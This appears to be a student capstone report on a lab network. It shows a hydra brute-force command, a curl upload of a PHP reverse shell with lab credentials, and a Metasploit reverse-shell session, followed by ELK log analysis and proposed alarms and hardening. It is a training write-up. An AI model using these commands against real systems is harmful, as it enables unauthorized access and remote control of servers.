Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
IP Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.1
OS:Window 10 Pro
Hostname:ML-REFVM-684427

IPv4:192.168.1.90
OS:Kali Linux
Hostname:Kali

IPv4:192.168.1.105
OS:Linux
Hostname:Server1

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	7192..168.1.1	Hyper-V Host Machine hosting Kali, Capstone & ELK
ELK	192.168.1.100	SIEM Machine with ELK stack (network logs from Server1 & Kali)
Server 1 (Capstone)	192.168.1.105	Target machine
Kali	192.168.1.90	Attacking Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	Describe the vulnerability.	Describe what this vulnerability allows the attacker to do.
Hydra Brute Force	Brute Force password by using a wordlists to match the password to the target user.	Hydra Brute Force tool gives the attacker the ability to access the Webdav directory.
Remote file upload	Uploading the PHP file into the target machine by using curl command line tool.	The attacker is able to remotely upload a malicious file to the webdav directory.
PHP Reverse Shell Code	Allow remote shell access	The attacker gained a remote access to the host machine and its content.

Exploitation: Hydra Brute Force

01

Tools & Processes


I was running the login name (ashton), against possible passwords options from the wordlists, with brute force tool called hydra

02

Achievements

I was able to find the password that matches the login name, which gained me access to the webdav directory.

03



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-06 1
3:45:14
root@Kali:/# █
```

```
hydra  -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get
http://192.168.1.105/company_folders/secret_folder
```

Exploitation: Remote File Upload

01

Tools & Processes


I was able to upload a malicious file in order to connect to the server remotely, by using a curl command-line tool to transfer the file.

02

Achievements

Using the curl command line allowed me to upload a malicious file in order to gain access to the webdav directory, and its files.

03



```
root@Kali:~# curl -u ryan:linux4u -T shell.php 192.168.1.105/webdav/
curl: Can't open 'shell.php'!
curl: try 'curl --help' or 'curl --manual' for more information
curl: (26) Failed to open/read local data from file/application
root@Kali:~# curl -u ryan:linux4u -T reverse_shell.php 192.168.1.105/webdav/
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2
.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav/reverse_shell.php has been created.</p>
<hr />
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80</address>
```

Exploitation: PHP Reverse Shell

01

Tools & Processes


After gaining access to webdav directory, and uploading a malicious file, the user then will click on the infected file, and by doing so will open a remote shell. The tool used was metasploit, with multi/handler.

02

Achievements

This allowed me a remote shell access to the server, and any content it contains at my disposal.

03



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 1 opened (192.168.1.90:4444 → 192.168.1.105:56000) at 2022-02-06 14:05:23
 -0800

ls
passwd.dav
shell.php
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

What time did the port scan occur?


Feb/08/2022 at 04:29:20

How many packets were sent, and from which IP?

There were 2020 packets sent from ip:192.168.1.90

What indicates that this was a port scan?

There were many different port scan within the packet logs.



2,020 hits

Feb 8, 2022 @ 04:29:18.318 - Feb 8, 2022 @ 04:29:23.060 — Auto

Time ⏶	destination.port
Feb 8, 2022 @ 04:29:20.000	113


Analysis: Finding the Request for the Hidden Directory

What time did the request occur? The request was made on Feb/8/2022 at 04:39:12

How many requests were made? There were four requests made to the hidden directory.

Which files were requested? What did they contain?

The file requested was company_folders/secret_folder/connect_to_port_server. The file contained information log in to the company's remote server.



4 hits

Feb 8, 2022 @ 04:29:18.318 - Feb 8, 2022 @ 05:12:37.292 —

```
Time                          _source
Feb 8, 2022 @ 04:39:51.844    http.request.referrer: http://192.168.1.105/company_folders/secret_folder/ @timestamp: Feb 8, 2022 @ 04:39:51.844 ecs.version: 1.5.0 agent.type: packetbeat
                              agent.ephemeral_id: abe0b5b1-8cfd-4d3e-b428-87c599fc68b9 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 method: get
                              server.ip: 192.168.1.105 server.port: 80 server.bytes: 181B network.direction: inbound network.community_id: 1:3Ihn6bpqXIgFq2VclWhY/1N0aRQ= network.bytes: 737B
                              network.type: ipv4 network.transport: tcp network.protocol: http type: http url.path: /company_folders/secret_folder/connect_to_corp_server
                              url.full: http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server url.scheme: http url.domain: 192.168.1.105 destination.bytes: 181B
```


Analysis: Uncovering the Brute Force Attack

How many requests were made in the attack?

There were 10,141 requests made

How many requests had been made before the attacker discovered the password?

There were 10,140 requests made before the password was discovered for user:ashton



10,141 hits

Feb 8, 2022 @ 04:29:18.318 - Feb 8, 2022 @ 05:18:10.851 — Auto

```
Time ▲                      _source
> Feb 8, 2022 @ 04:35:12.000  user_agent.original: Mozilla/4.0 (Hydra) agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: b279e172-297d-4365-
a2b7-b02157c1f164 agent.version: 7.7.0 log.file.path: /var/log/apache2/access.log log.offset: 7,316,818 source.address: 192.168.1.90 source.ip: 192.168.1.90
fileset.name: access url.original: /company_folders/secret_folder input.type: log @timestamp: Feb 8, 2022 @ 04:35:12.000 ecs.version: 1.5.0 service.type: apache
host.name: server1 http.request.referrer: - http.request.method: get http.response.status_code: 401 http.response.body.bytes: 698B http.version: 1.1 event.kind: event
event.created: Feb 8, 2022 @ 04:35:14.949 event.module: apache event.category: web event.dataset: apache.access event.outcome: failure user.name: ashton
```


Analysis: Finding the WebDAV Connection

How many requests were made to this directory?

There were 6 requests made to the Webdav directory.

Which files were requested?

The files requested are: passwd.dav(2 requests) and shell.php (4 requests).



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/icons/blank.gif	5
http://192.168.1.105/webdav/shell.php	4
http://192.168.1.105/icons/back.gif	3
http://192.168.1.105/icons/unknown.gif	3
http://192.168.1.105/webdav/passwd.dav	2

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

I will set an alarm to send an email that will be triggered if there are 5 events in an hour from any ip address.

What threshold would you set to activate this alarm?

The alarm threshold will be set at 5 events that will trigger an alarm that will be sent to a designated email.

System Hardening

What configurations can be set on the host to mitigate port scans?

Block all port scan.

Describe the solution. If possible, provide required command lines.

Configure the firewall to block any port scan.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

I will send an email that will be triggered when any user accessed the hidden directory from any ip address that is not whitelisted.

What threshold would you set to activate this alarm?

I will sent an alarm with any event greater than 0.

System Hardening

What configuration can be set on the host to block unwanted access?

Password must contain letter, numbers, and characters, and should be minimum of 8 characters long.

Describe the solution. If possible, provide required command lines.

Use a strong password for admins. Make sure that the number of people that know about the secret folder is very limited, and change the name from secret folder to

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

I would set the alarm to send an email, that will be triggered when a predetermined number of failed logins accrued in one hour.

What threshold would you set to activate this alarm?

The threshold for this alarm will be 5 or more failed logins events in one hour.

System Hardening

What configuration can be set on the host to block brute force attacks?

I will configure the user accounts to lock after several failed logins attempts.

Describe the solution. If possible, provide the required command line(s).

The account will be locked after 5 failed logins attempts.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

I will set an alarm that will send an email when a user has accessed the Webdav directory from an ip address that is not whitelisted.

What threshold would you set to activate this alarm?

I will sent an alarm with any event greater than 5 in an hour.

System Hardening

What configuration can be set on the host to control access?

I will require multi factor authentication.

Describe the solution. If possible, provide the required command line(s).

The solution will require the user (real user) to confirm themselves through different methods of authentication such as email, or any outside source.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
I will set an alarm to send an email, indicating that uploads were made to the webdav directory.

What threshold would you set to activate this alarm?
The threshold would be any event greater than 0.

System Hardening

What configuration can be set on the host to block file uploads?
I will configure the firewall rule to block any http request outside the ip whitelist.

Describe the solution. If possible, provide the required command line.
This will allow only authorized users to upload/modify anything in the webdav directory.

The End